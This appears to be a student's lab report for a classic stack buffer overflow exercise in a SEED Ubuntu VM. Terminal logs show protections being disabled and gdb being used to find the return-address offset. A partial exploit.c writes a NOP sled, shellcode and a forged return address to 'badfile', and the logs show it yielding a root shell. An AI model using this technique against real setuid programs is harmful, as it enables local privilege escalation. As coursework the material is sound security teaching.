

Assignment 3

Task 1: Exploiting the vulneraibility.


- First I ran the "sudo sysctl -w kernel.randomize_va_space=0" to disable the default address randomization which is provided by Ubuntu and everal other Linuz based systems.
- Then I ran the "sudo rm /bin/sh" and "sudo ln -s /bin/zsh /bin/sh" to change my bin/sh to bin/zsh.
- Then I complied the the call_shellcode.c using the command "gcc -z execstack -o call_shellcode call_shellcode.c"
- I then exucted the call_shellcode using ./call_shellcode.
- I have already turned off the address randomization, then made the stack executable and turned off the stack guard protection.
- Compile the exploit program and create the badfile.
- After making changes to the exploit.c, I compile it using "gcc -o exploit exploit.c" and ran "./exploit" which creates the badfile and then ran "./stack".
- After executing the stack program, the output is shell prompted indicating that we have exploited the buffer overflow mechanism and /bin/sh shell code has been executed.
- Following are the screenshots.




```
kernel.random.write_wakeup_threshold=
kernel.real-root-dev=
[03/23/22]seed@VM:~/Desktop$ sudo sysctl -w kernel.rand
omize_va_space=0
kernel.randomize_va_space = 0
[03/23/22]seed@VM:~/Desktop$ rm /bin/sh
rm: cannot remove '/bin/sh': Permission denied
[03/23/22]seed@VM:~/Desktop$ sudo rm /bin/sh
[03/23/22]seed@VM:~/Desktop$ sudo ln -s /bin/zsh /bin/s
h
[03/23/22]seed@VM:~/Desktop$ gcc -z execstack -o call_s
hellcode call_shellcode.c
call_shellcode.c: In function ‘main’:
call_shellcode.c:24:4: warning: implicit declaration of
 function ‘strcpy’ [-Wimplicit-function-declaration]
    strcpy(buf, code);
    ^
call_shellcode.c:24:4: warning: incompatible implicit d
eclaration of built-in function ‘strcpy’
call_shellcode.c:24:4: note: include ‘<string.h>’ or pr
ovide a declaration of ‘strcpy’
[03/23/22]seed@VM:~/Desktop$ ./call_shellcode
```




```
call_shellcode.c   exploit.c   Old Firefox Data   stack.c
[03/23/22]seed@VM:~/Desktop$ sudo sysctl kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[03/23/22]seed@VM:~/Desktop$ sudo rm /bin/sh
[03/23/22]seed@VM:~/Desktop$ sudo ln -s /bin/zsh /bin/sh
[03/23/22]seed@VM:~/Desktop$ gcc -z execstack -o call_shellcode call_shellcode.c
call_shellcode.c: In function ‘main’:
call_shellcode.c:24:4: warning: implicit declaration of function ‘strcpy’ [-Wimplicit-function-declaration]
    strcpy(buf, code);
    ^
call_shellcode.c:24:4: warning: incompatible implicit declaration of built-in function ‘strcpy’
call_shellcode.c:24:4: note: include ‘<string.h>’ or provide a declaration of ‘strcpy’
[03/23/22]seed@VM:~/Desktop$ ./call_shellcode
$ whoami
seed
$ exit
```




```
call_shellcode     Old Firefox Data        stack.c
call_shellcode.c   peda-session-stack.txt
[03/23/22]seed@VM:~/Desktop$ rm bafile
[03/23/22]seed@VM:~/Desktop$ touch badfile
[03/23/22]seed@VM:~/Desktop$ gcc -z execstack -fno-stack-protector -g -o stack stack.c
[03/23/22]seed@VM:~/Desktop$ gdb stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
```




```
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources o
nline at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "
word"...
Reading symbols from stack...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file stack.c, line 14.
gdb-peda$ r
Starting program: /home/seed/Desktop/stack
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/li
bthread_db.so.1".

[-----------------------------------registers-----------
-------------------------]
```



```
0000| 0xbfffeb20 --> 0xbfffed68 --> 0x0
0004| 0xbfffeb24 --> 0xb7feff10 (<_dl_runtime_resolve+1
6>:     pop    edx)
0008| 0xbfffeb28 --> 0xb7dc888b (<__GI__IO_fread+11>: )
0012| 0xbfffeb2c --> 0x0
0016| 0xbfffeb30 --> 0xb7f1c000 --> 0x1b1db0
0020| 0xbfffeb34 --> 0xb7f1c000 --> 0x1b1db0
0024| 0xbfffeb38 --> 0xbfffed68 --> 0x0
0028| 0xbfffeb3c --> 0x804852e (<main+84>:      add
esp,0x10)
[-------------------------------------------------------
-------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xbfffeb57 "\bB\003")
    at stack.c:14
14          strcpy(buffer, str);
gdb-peda$ p &buffer
$1 = (char (*)[12]) 0xbfffeb24
gdb-peda$ p $ebp
$2 = (void *) 0xbfffeb38
gdb-peda$ p/d 0xbfffeb38 - 0xbfffeb24
```



```
$1 = (char (*)[12]) 0xbfffeb24
gdb-peda$ p $ebp
$2 = (void *) 0xbfffeb38
gdb-peda$ p/d 0xbfffeb38 - 0xbfffeb24
$3 = 20
gdb-peda$
[19]+  Stopped                  gdb stack
[03/23/22]seed@VM:~/Desktop$ vim exploit.c
[03/23/22]seed@VM:~/Desktop$ gcc -o stack -z execstack
-fno-stack-protector stack.c
[03/23/22]seed@VM:~/Desktop$ sudo chown root stack
[03/23/22]seed@VM:~/Desktop$ sudo chmod 4755 stack
[03/23/22]seed@VM:~/Desktop$ gcc -o exploit exploit.c
[03/23/22]seed@VM:~/Desktop$ ./exploit
[03/23/22]seed@VM:~/Desktop$ ./stack
# id
# h
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(
seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113
(lpadmin),128(sambashare)
  id
```




```
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate con
tents here */
    int start = 517 - sizeof(shellcode);
    strcpy(buffer+start, shellcode);
    int ret = (0xbfffeb38 + start);
    strcpy(buffer+24, (char *)&ret);
    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
                                        38,1          Bot
```

How I exploited the program.

- I used gdb debugger to find the return address.
- Inserted a breakpoint at the start of function where buffer overflow attack may occur.
- Printed the address of the start of the buffer.
- Printed the value of ebp register.
- Calculated where the return address is, so I can change the return address and exploit the vulnerability.


2. Protection in /bin/bash

- After running the "su" "cd/bin" and linking the bin/sh to the bin/bash when we try to the run the same attack, we are getting the normal seed access and not the root access we were getting in the previous step.



